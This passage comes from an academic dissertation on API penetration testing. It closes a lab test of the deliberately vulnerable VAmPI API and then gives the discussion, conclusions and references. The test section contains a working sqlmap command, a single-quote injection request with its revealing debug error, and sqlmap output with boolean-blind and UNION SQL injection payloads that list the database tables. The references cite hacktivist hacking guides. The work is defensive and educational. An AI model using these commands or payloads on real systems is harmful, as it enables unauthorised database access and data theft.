
Command	Description
sqlmap -m endpoints.txt --batch --answer=”redirect=N” (Enlacehacktivista, n.d) (see Table 41)	This command takes the crawled endpoints you previously found through web crawling, scans the application testing for sequel injection (SQLi) and ensures no user interaction is required during the scan to ensure it scans all endpoints.

Table 46: sqlmap command to scan an entire application and all its endpoints for SQLi



```
GET /users/v1/admin' HTTP/1.1
Host: 10.38.1.110:5000
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/113.0.5672.93 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: welcomebanner_status=dismiss; continueCode=
JM24QPavJ8xpyrjmkLqnVlOwA4vCvjubjUJvGY5BE9KMoD63XR1Z7geNbWzP; language=en
Connection: close

```

Figure 79: Identifying vulnerable SQLi endpoints testing with payload (‘)




```
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: Werkzeug/2.2.3 Python/3.10.12
Date: Fri, 08 Sep 2023 15:28:49 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 41835
Connection: close

<!doctype html>
<html lang=en>
  <head>
    <title>
      sqlalchemy.exc.OperationalError: (sqlite3.OperationalError) unrecognized token: "'admin''"
      [SQL: SELECT * FROM users WHERE username = 'admin'']
      (Background on this error at: https://sqlalche.me/e/20/e3q8)
      // Werkzeug Debugger
    </title>
    <link rel="stylesheet" href="?__debugger__=yes&amp;cmd=resource&amp;f=style.css">
    <link rel="shortcut icon"
    href="?__debugger__=yes&amp;cmd=resource&amp;f=console.png">
    <script src="?__debugger__=yes&amp;cmd=resource&amp;f=debugger.js">
    </script>
    <script>
      var CONSOLE_MODE = false,
      EVALEX = true,
      EVALEX_TRUSTED = false,
      SECRET = "S4WmQZGqtRto9ELLScY1";
      </script>
    </head>
    <body style="background-color: #fff">
      <div class="debugger">
        <h1>
          OperationalError
        </h1>
        <div class="detail">
          <p class="errormsg">
            sqlalchemy.exc.OperationalError: (sqlite3.OperationalError) unrecognized token:
            &#34;&#39;admin&#39;&#39;&#34;
            [SQL: SELECT * FROM users WHERE username = &#39;admin&#39;&#39;]
            (Background on this error at: https://sqlalche.me/e/20/e3q8)
          </p>
        </div>
        <h2 class="traceback">
          Traceback <em>
```

Figure 80: SQLi payload (‘) test response

5.3.7 Exploitation


To exploit the sequel injection vulnerability we identified previously, we will use the sqlmap tool, as seen in Figure 81, to exploit the SQLi vulnerability for us automatically.



```
┌──(kali㉿J78878)-[~]
└─$ sqlmap -u "http://10.38.1.110:5000/users/v1/admin" --dbs --tables
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.7.2#stable}
|_ -| . ["]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program

[*] starting @ 08:55:46 /2023-09-08/

[08:55:46] [WARNING] you've provided target URL without any GET parameters (e.g. 'http://www.site.com/article.php?id=1') and without providing any POST parameters through option '--data'
do you want to try URI injections in the target URL itself? [Y/n/q]
[08:55:47] [INFO] resuming back-end DBMS 'sqlite'
[08:55:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: http://10.38.1.110:5000/users/v1/admin' AND 8579=8579 AND 'TnqH'='TnqH

    Type: UNION query
    Title: Generic UNION query (NULL) - 5 columns
    Payload: http://10.38.1.110:5000/users/v1/-3487' UNION ALL SELECT NULL,CHAR(113,113,112,113,113)||CHAR(108,103,107,87,71,85,121,107,118,115,74,100,121,80,76,107,86,103,82,103,100,117,83,74,70,115,120,75,108,98,98,75,107,74,100,104,
102,84,89,65)||CHAR(113,120,106,106,113),NULL,NULL,NULL-- KSnW
---
[08:55:47] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[08:55:47] [WARNING] on SQLite it is not possible to enumerate databases (use only '--tables')
[08:55:47] [INFO] fetching tables for database: 'SQLite_masterdb'
<current>
[2 tables]
+-------+
| books |
| users |
+-------+
```

Figure 81: SQLi Exploitation

As shown in Figure 81, the API is vulnerable to SQLi attack, and we were able to successfully exploit this vulnerability by listing the database tables.



```
[2 tables]
+-------+
| books |
| users |
+-------+
```

Figure 82: Database tables enumerated - POC

6. Chapter 6 – Discussion and Conclusion

6.1 Introduction

Here, we focus on summarising and discussing each chapter to evaluate our overall research project and assess future work, limitations and how the project overall contributed to the cyber security industry and the API security field.

6.2 Research Context

The need for an API penetration testing methodology was because there did not exist a publicly available methodology to teach inexperienced hackers how to hack APIs. There does exist a hacking methodology that focuses only on web applications, developed by Jason Haddix (NahamSec, 2020); however, this does not exist for APIs, and that was our primary motivation and research gap to address. We wanted to learn more in-depth about how to hack APIs, document the process and produce a deliverable that could be taken and used immediately or as the foundations to further build upon helping others create their own methodologies.

6.3 Hypothesis Revisited

Our hypothesis, which we proved, states that implementing an effective API penetration testing methodology will significantly enhance the security of APIs and reduce the risk of data breaches. It is clear that with a structured and robust methodology for approaching a penetration test where you know what each next step is going to be and your methodology includes all the current trends (The Hacker News, 2023) and essential elements of API hacking, which ours does, we can significantly reduce the attack surface and the opportunity for threat actors to exploit these vulnerabilities to cause a data breach. Though we do not have data to prove this in the real world, by covering all the main elements of penetration testing and ensuring they are applied in testing, we can be confident that we will be able to identify vulnerabilities, validate existing security controls and provide assurance to the client that their API is secure.

6.4 Recap of The Literature Review

The literature review seeks to find as much relevant literature that will aid in learning and developing our implementation. From the literature, we learnt techniques, tooling, resources, and commonly exploited attack vectors and ethical bug bounty reports, seeing how ethical hackers discovered their findings (see Appendix G), alongside prioritising the most critical and commonly found vulnerability, BOLA. We were able to not only identify research gaps but also critique the literature sources by their thematic groups in order to address some of the key points noted in our implementation, such as further understanding how to find and exploit BOLA and focus on ethical testing where we state using accounts only owned and controlled by the tester and not use legitimate customer accounts as that would violate data protection laws (see Table 15) and be unethical.

6.5 Research Methodology Overview

In order to prove our hypothesis, we need to develop a methodological approach to how we will conduct initial research, implement the proposed research project and test our implementation to ensure it works. The process we went through was to, through our literature review, identify common themes, attack vectors and vulnerabilities specific to APIs, identify real-world blackhat hacker playbooks, write-ups and methodology to understand better how threat actors go through the process of vulnerability identification and exploitation, then compare that with how white hats conduct their ethical testing and see what the differences were and how we can take both approaches and implement that as part of our API hacking methodology. We also identify common and specific API penetration testing tools, word lists, resources and virtual machines to conduct our testing. We finish our methodology with ethical considerations, such as virtual machine usage and testing, possible limitations, and ethical considerations to ensure compliance.

6.6 Research Implementation Overview

Chapter 4, Implementation, is the deliverable that we built to provide penetration testers who are either new or well-experienced a methodology which they can use and take away to improve security testing against APIs, both for REST and GraphQL. Our primary motivation behind the methodologies development was so that we could help better train and create awareness for security professionals and developers so that they can better test and develop APIs more securely, which will have the positive side effect of reducing the amount of data breaches we are seeing (see Table 14) directly from API exploitation.

6.7 Testing and Results Summary

6.7.1 Effectiveness

The effectiveness of the API methodology discovered through our testing shows that it works well for someone experienced and inexperienced and provides insights, knowledge, tips and tricks alongside tooling with command examples to go through the reconnaissance and vulnerability identification process. The methodology is robust, covering all essential elements of a penetration test specific to API technology and architectures and also shows how and why you would choose to conduct each stage of testing, such as JavaScript code analysis to find developer comments, private keys, tokens, directory and file paths, discovering hidden features, understanding the applications underlying logic and other potentially sensitive information.

6.7.2 Limitations and Challenges

A limitation we discovered while using the API penetration testers methodology is the API analysis section. Although it is good that the methodology has touched upon the BOLA vulnerability, which is rated as number one on the OWASP API top ten in terms of severity, the methodology lacks the inclusion of more OWASP API top ten vulnerabilities (OWASP, 2023). APIs will have more vulnerabilities than just BOLA, and it would be good to cover at least the top three vulnerabilities from the OWASP top ten. It has been challenging to know what other vulnerability types to look for during testing as the methodology only covers BOLA.

6.7.3 Areas for Improvement

Improvements to the methodology would include sub-methodologies for each API technology that the tester will be testing. This means having a sub-methodology for RESTful and GraphQL APIs instead of trying to do both in one methodology, as this provides little focus on each API and thus lacks vulnerability depth. Also, the inclusion of more OWASP API vulnerabilities would be beneficial.

6.7.3.1 Expand testing

Integrating more vulnerable APIs and performing testing against those instead of just VAmPI would allow for more thorough testing of the API methodology as it would be used to test against different APIs and software stacks.

6.7.3.2 Modularise the Methodology

Modularising the methodology will better help testers know which stage of the methodology to use for their specific use case during their penetration tests and almost allows the tester to build their own methodology from the current one specific to their current needs and requirements.

6.7.3.3 Documentation & Note Taking

Finally, the methodology does not show a practical way to take all of the findings from your penetration test and note them down, which can then be used to produce a penetration test report at the end of the engagement to deliver your findings to the client.

6.8 Research Reflections

6.8.1 Objectives

As shown in Table 47, our main research objectives show what we were initially seeking to learn, take away and achieve from this research project.

Main Objectives	Reason
Develop a robust and thorough API penetration testing methodology.	To stunt the progression at which we see data breaches occur because of API exploits, we need to develop and provide testers and developers with a methodology to test their APIs better and learn common attack vectors favoured by threat actors so that the tester can discover the same vulnerabilities as the threat actor. This would result in a more secure API security posture and reduce the opportunity for attackers to cause a data breach in the organisation.
Identify the most prevalent API-specific vulnerabilities.	To ensure that we can effectively test and secure APIs, we need to be aware of the most common and critical vulnerabilities that APIs can be exposed to so that we can look for them during our testing and remediate them.
Identify the key tools to use in the methodology.	Similar to identifying the most critical

	vulnerabilities to which APIs can be exposed, we need to source the correct tools, services, and resources to use during our testing to streamline our tests specifically to APIs. This ensures we discover API vulnerabilities and reduces the chance of discovering false positive web application vulnerabilities. Also, tools designed for web applications may not work when used on APIs because they differ in design and architecture.
Research penetration testing tips and tricks relevant to API hacking.	When reading through our sourced body of literature (see Table 5), bug bounty reports (see Appendix G) and methodologies (see Table 16, we need to analyse and identify relevant tips and tricks that can commonly work against most APIs and are good areas to quickly cover to ensure we find low hanging fruit vulnerabilities before delving deeper into the test ensuring good ground coverage throughout the penetration test.
Cover the walk-through of at least one vulnerability and show its impact.	Broken Object Level Authorisation (BOLA) is currently (2023) the most common and critical API vulnerability (OWASP, 2023) that results in the biggest impact when exploited. For this reason, we will prioritise its demonstration in our implementation.
Demonstrate how to set up the testing environment.	To test our implementation and provide practical demonstrations through the methodology for clarity, we will set up a virtual testing lab, which will use VirtualBox to isolate the machines and the network. This also ensures ethical compliance for the ethics committee (see Appendix A). The machines that will be used will be vulnerable API machines to perform testing against, and we will test from a Kali

	Linux machine, making it clear who the tester and server are.
Ensure the methodology is reproducible and actionable.	To ensure that the methodology can be reproduced and to allow readers not to have to read through the whole methodology each time they want to refer back to something relevant to their specific engagement, we produce a tool and cheat sheet table with all the commands and tools used during the methodology with tips and tricks.
Understand why APIs are commonly being targeted in attacks.	Attackers are looking for the path of least resistance when looking to steal data. Threat actors commonly look for the easiest way into your networks to steal your data and then sell it or publicly leak it for reputational points on forums (Zoltan, 2022). APIs are increasingly becoming the target of attacks because they have direct access to data and backend services. Commonly, organisations have poor visibility into how many APIs they have, how many are in use and how many are just sitting on their infrastructure, deprecated and no longer in use (zombie API).
Allow readers with varying skills and experience to understand the concepts shown throughout the methodology.	The methodology was designed to be useful for experienced testers and as an educational resource for those inexperienced wanting to learn API hacking.

Table 47: Core research objectives

We proved our hypothesis and met our core research objectives. We feel confident to apply the methodology as seen in Chapter 5 in real-world penetration testing engagements, providing clients with the best possible testing service.

6.8.2 Findings

From our Chapter 5 testing, we found that the methodology covers all of the essential elements of an API penetration testing engagement, covering aspects such as JavaScript file enumeration and GraphQL inspection, information gathering, passive and active reconnaissance, content discovery, automated vulnerability scanning and API analysis specific to REST and GraphQL APIs.

Our main findings are laid out in Table 48, which helped us identify areas for improvement. The penetration test methodology worked well and helped us realise that not all aspects will apply to all penetration testing engagement scenarios as the methodology is quite broad; however, it covers all the essential elements expected from a standard API penetration test.

6.8.3 Contributions

Initially, as we decided whether we would choose API security as our research topic, we identified in the cyber security field the general lack of focus, research and tooling made towards API security. We knew about some initial researchers (see Table 8), their works (see Table 5) and some tooling. However, we wanted to contribute to the API security field what is commonplace in the web application security field by developing an API penetration testing methodology to effectively conduct ethical security testing to discover and exploit vulnerabilities with a focus not on how to exploit the identified vulnerability but where to look for vulnerabilities.

6.9 Recommendations for Future Work

To further improve the methodology and to build a more robust API penetration testing methodology with a focus on functionality testing, we should consider the following:

Area of Improvement	Future Work
Building an automation framework	Building an automation framework: A bash script that chains all the tools covered in the methodology into a framework (see Appendix F) that would automate information gathering, passive and active reconnaissance, content discovery, endpoint analysis, fuzzing and vulnerability scanning specifically for API penetration testing.
Incorporating more API-specific vulnerabilities	Incorporating more API-specific vulnerabilities

into the analysis subsection of the implementation	in the API analysis subsection: The methodology currently focuses on discovering and exploiting BOLA as part of the API analysis subsection. To further improve the methodology and to provide more coverage for penetration testers, the inclusion of Broken User Authentication, Excessive Data Exposure, Lack of Rate Limiting, Broken Authorisation, Injection, Security Misconfigurations and Mass Assignment (OWASP, 2023) would enhance the methodology allowing for testers to know how and what to look for covering and discovering more vulnerability types.
Research on vulnerability weaponization	Research how vulnerabilities could be weaponised on mass to exploit and exfiltrate user data and then implement safeguards and detection mechanisms to prevent and detect malicious activity, as Alissa Knight's white paper (Knight, 2021) shows that organisations don’t have clear visibility into their API infrastructure.

Table 48: Work for future improvements

6.10 Dissertation Research Project Conclusion

We conducted our initial research by sourcing relevant literature and organising them by their thematic groups. We then analysed the literature and sought to identify key information, such as information gathering, reconnaissance, content discovery, vulnerability scanning and API application analysis, to implement the key findings into our implementation to make the API penetration testing methodology more robust. We then laid out our research methodology, in which we go through how we will perform our implementation and the tools and services we will use. Then, we consider ethical issues and possible limitations. We then fully developed our implementation, which we believe is very strong, backed by our testing and analyses of the results and robust methodology that incorporates all the essential elements of an API-specific penetration test and showcases the differences in technique and tooling from hacking web applications, which was a core objective in order to show security testers the difference. We then performed testing to asses the implementation's effectiveness.

References

Avertium. (2022). API Attacks & Best Practices. https://explore.avertium.com/resource/api-attacks-and-best-practices

Afri TechNet, (2016). Phineas Fisher Hacks Catalan Police Union Website (Pt. 2). https://youtu.be/kCLDqvDnGzA

Arthur, C. (2013). LulzSec: what they did, who they were and how they were caught. https://www.theguardian.com/technology/2013/may/16/lulzsec-hacking-fbi-jail

APIsec University, (2022). Addressing API Security Risks and Preventing Data Breaches. https://youtu.be/u_JRRvavskY

Abrams, L. (2023). 200 million Twitter users' email addresses allegedly leaked online. https://www.bleepingcomputer.com/news/security/200-million-twitter-users-email-addresses-allegedly-leaked-online

Abrams, L. (2021). Angry Conti ransomware affiliate leaks gang's attack playbook. https://www.bleepingcomputer.com/news/security/angry-conti-ransomware-affiliate-leaks-gangs-attack-playbook

Apisecurity, (n.d). OWASP API Security Top 10. [PDF]. https://apisecurity.io/encyclopedia/content/owasp-api-security-top-10-cheat-sheet-a4.pdf

Assetnote. (n.d). Contextual Content Discovery Tool . https://github.com/assetnote/Kiterunner

Assetnote. (n.d). Assetnote Wordlists. https://wordlists.assetnote.io

Aboul3la. (n.d). Fast subdomains enumeration tool for penetration testers. https://github.com/aboul3la/Sublist3r

Auth0. (n.d). JWT.IO allows you to decode, verify and generate JWT. https://jwt.io

AdmiralGaust. (n.d). Bash script to automate Bug Bounty Reconnaissance. https://github.com/AdmiralGaust/bountyRecon

BuiltWith. (n.d). Find out what websites are Built With. https://builtwith.com

Bicchierai, L. (2016). The Vigilante Who Hacked Hacking Team Explains How He Did It. https://www.vice.com/en/article/3dad3n/the-vigilante-who-hacked-hacking-team-explains-how-he-did-it

Bhatnagar, G. (2018). Pentesting Rest API's. https://www.slideshare.net/OWASPdelhi/pentesting-rest-apis-by-gaurang-bhatnagar

Bicchierai, L. (2016). https://www.vice.com/en/article/3dad3n/the-vigilante-who-hacked-hacking-team-explains-how-he-did-it

Blue, V. (2014). Top gov't spyware company hacked; Gamma's FinFisher leaked. https://www.zdnet.com/article/top-govt-spyware-company-hacked-gammas-finfisher-leaked

Bassterlord. (n.d). BasterLord - Network manual v2.0. https://web.archive.org/web/20230531144434if_/https://cdn-151.anonfiles.com/vcD868ubz5/08a9b897-1685544763/BasterLord+-+Network+manual+v2.0.pdf

Ball, C. (2022). Hacking APIs: Breaking Web Application Programming Interfaces. [Book]

Bombal, D. (2022). Hacking APIs and Cars: You need to learn this in 2023! https://youtu.be/4VaHN4CG34w

Bugcrowd, (2022). LevelUpX - Series 3: How I hacked 55 Banks & Cryptocurrency Exchanges with Alissa Knighta. https://youtu.be/6yB33FihwtE

Bombal, D. (2022). Free API Hacking course! https://youtu.be/CkVvB5woQRM

Bombal, D. (2023). Real World Hacking Tools Tutorial (Target: Tesla). https://youtu.be/-jLbRnmGYaA?si=OZrNJNKZvHwJ2zon

Bicchierai, L. (2017). T-Mobile Website Allowed Hackers to Access Your Account Data With Just Your Phone Number. https://www.vice.com/en/article/wjx3e4/t-mobile-website-allowed-hackers-to-access-your-account-data-with-just-your-phone-number

Bombal, D. (2023). How this hacker Hacked NASA in 60 seconds (Real World Tutorial). https://youtu.be/ZpdgqsviAiA?si=ozmU2ZaBaHXisD8Y

Barr, J. et al. (2023). Hacktivism in Latin America:The Case of Guacamaya. https://static1.squarespace.com/static/63ecbb167597522082d99465/t/643d4ac792335924426fced5/1681738440405/Barr+and+Liemann+Escobar+(2023)+Hacktivism+in+Latin+America.pdf

Bofa, S. (2021). Full Disclosure: DICA IMS Privilege Escalation Exploit (CVE-D33Z-NUTZ). https://bofa.substack.com/p/full-disclosure-dica-ims-privilege

Capt-meelo. (n.d). An automated approach to performing recon for bug bounty hunting and penetration testing. https://github.com/capt-meelo/LazyRecon

Chrislockard. (n.d). A wordlist of API names for web application assessments. https://github.com/chrislockard/api_wordlist

Crtsh. (n.d). Certificate Search Engine. https://crt.sh/?q=

Censys. (n.d). Search Engine. https://search.censys.io

Canonical. (n.d). Ubuntu downloads - Ubuntu Desktop. https://ubuntu.com/download

Cox, J. (2016). A Notorious Hacker Just Released a How-To Video Targeting Police. https://www.vice.com/en/article/vv77y9/phineas-fisher-sme

Cyble. (2021). Conti Secrets Hacker’s Handbook Leaked. https://cyble.com/blog/conti-secrets-hackers-handbook-leaked

Cox, et al. (2017). 'I'm Going to Burn Them to the Ground': Hackers Explain Why They Hit the Stalkerware Market. https://www.vice.com/en/article/vvabv3/hackers-why-they-hit-stalkerware-flexispy-retina-x

Cox, J. (2019). Offshore Bank Targeted By Phineas Fisher Confirms it Was Hacked. https://www.vice.com/en/article/ne8p9b/offshore-bank-targeted-phineas-fisher-confirms-hack-cayman-national-bank

Cry0l1t3, (n.d). Penetration Testing Process. https://academy.hackthebox.com/course/preview/penetration-testing-process

CISA. (2023). 2022 Top Routinely Exploited Vulnerabilities. https://www.cisa.gov/news-events/cybersecurity-advisories/aa23-215a

Cameron, D. (2014). How an FBI informant orchestrated the Stratfor hack. https://www.dailydot.com/debug/hammond-sabu-fbi-stratfor-hack

Cameron, D. (2012). Stratfor Computer Forensic Investigation. https://www.scribd.com/document/229261982/Stratfor-Computer-Forensic-Investigation

Cloudflare. (2021). A Guide to API Security. https://www.cloudflare.com/static/62af8fcd051f631df12ac980730fde8a/API_Shield_white_paper.pdf

Cloudflare. (n.d). What is defense in depth? | Layered security. https://www.cloudflare.com/en-gb/learning/security/glossary/what-is-defense-in-depth

Cubrilovic, N. (2009). RockYou Hack: From Bad To Worse. https://techcrunch.com/2009/12/14/rockyou-hack-security-myspace-facebook-passwords

Coinbase, (2022). Retrospective: Recent Coinbase Bug Bounty Award. https://www.coinbase.com/blog/retrospective-recent-coinbase-bug-bounty-award

Dolevf. (n.d). NSE Script for GraphQL Introspection Check. https://github.com/dolevf/nmap-graphql-introspection-nse

Dolevf. (n.d). Damn Vulnerable GraphQL Application is an intentionally vulnerable implementation of Facebook's GraphQL technology, to learn and practice GraphQL Security. https://github.com/dolevf/Damn-Vulnerable-GraphQL-Application

DevSlop. (n.d). The Pixi module is a MEAN Stack web app with wildly insecure APIs! https://github.com/DevSlop/Pixi

Danielmiessler. (n.d). SecLists is the security tester's companion. It's a collection of multiple types of lists used during security assessments, collected in one place. List types include usernames, passwords, URLs, sensitive data patterns, fuzzing payloads, web shells, and many more. https://github.com/danielmiessler/SecLists

DuckDuckGo. (n.d). Search Engine. https://duckduckgo.com

Dolevf. (n.d). graphw00f is GraphQL Server Engine Fingerprinting utility for software security professionals looking to learn more about what technology is behind a given GraphQL endpoint. https://github.com/dolevf/graphw00f

Dwisiswant0. (n.d). St8out - Extra one-liner for reconnaissance. https://gist.github.com/dwisiswant0/5f647e3d406b5e984e6d69d3538968cd

DiMaggio, J. (n.d). Ransomware Diaries: Volume 2 – A Ransomware Hacker Origin Story. https://analyst1.com/ransomware-diaries-volume-2

EnlaceHacktivista, (n.d). Flexidie LeopardBoy and the Deceptions. https://enlacehacktivista.org/images/8/8f/Flexispy.txt

EnlaceHacktivista, (n.d). Hack Back! A DIY Guide. https://enlacehacktivista.org/index.php?title=Hack_Back!_A_DIY_Guide

EnlaceHacktivista. (n,d). SQL Injection – sqlmap command example. https://enlacehacktivista.org/index.php?title=Common_Service_Attacks#Injection

EnlaceHacktivista, (n.d). Liberty Counsel Breach. https://enlacehacktivista.org/libertycounsel.txt

EnlaceHacktivista, (n.d). Hacker History. https://enlacehacktivista.org/index.php?title=Hacker_History

Enlacehacktivista, (2022). Hack Back! A DIY Guide to Digital Monkeywrenching. https://kolektiva.media/w/twJjCTkvumnugRy61BjD3T

Epi052. (n.d). An automated target reconnaissance pipeline. https://github.com/epi052/recon-pipeline

E26174222. (2021). Missing authentication in buddy group API of LINE TIMELINE. https://hackerone.com/reports/1283938

Epi052. (n.d). A fast, simple, recursive content discovery tool written in Rust. https://github.com/epi052/feroxbuster

Erev0s. (n.d). Vulnerable REST API with OWASP top 10 vulnerabilities for security testing. https://github.com/erev0s/VAmPI

Forbiddenstories. (n,d). https://forbiddenstories.org/case/mining-secrets

Freeman, E. (2020). API Security for dummies. https://query.prod.cms.rt.microsoft.com/cms/api/am/binary/RWJ9kN

Ffuf. (n.d). Fast web fuzzer written in Go. https://github.com/ffuf/ffuf

Findomain. (n.d). The fastest and complete solution for domain recognition. Supports screenshoting, port scan, HTTP check, data import from other tools, subdomain monitoring, alerts via Discord, Slack and Telegram, multiple API Keys for sources and much more. https://github.com/Findomain/Findomain

Farhi, D. et al. (2023). Black Hat GraphQL: Attacking Next Generation APIs. [Book]

Futuriom. (2023). API and Shift Left Security (With RSA Conference Wrap). https://ia902609.us.archive.org/10/items/2023-shift-left-and-api-security-v-1.5-final/2023-Shift-Left-and-API-Security-v1.5-final.pdf

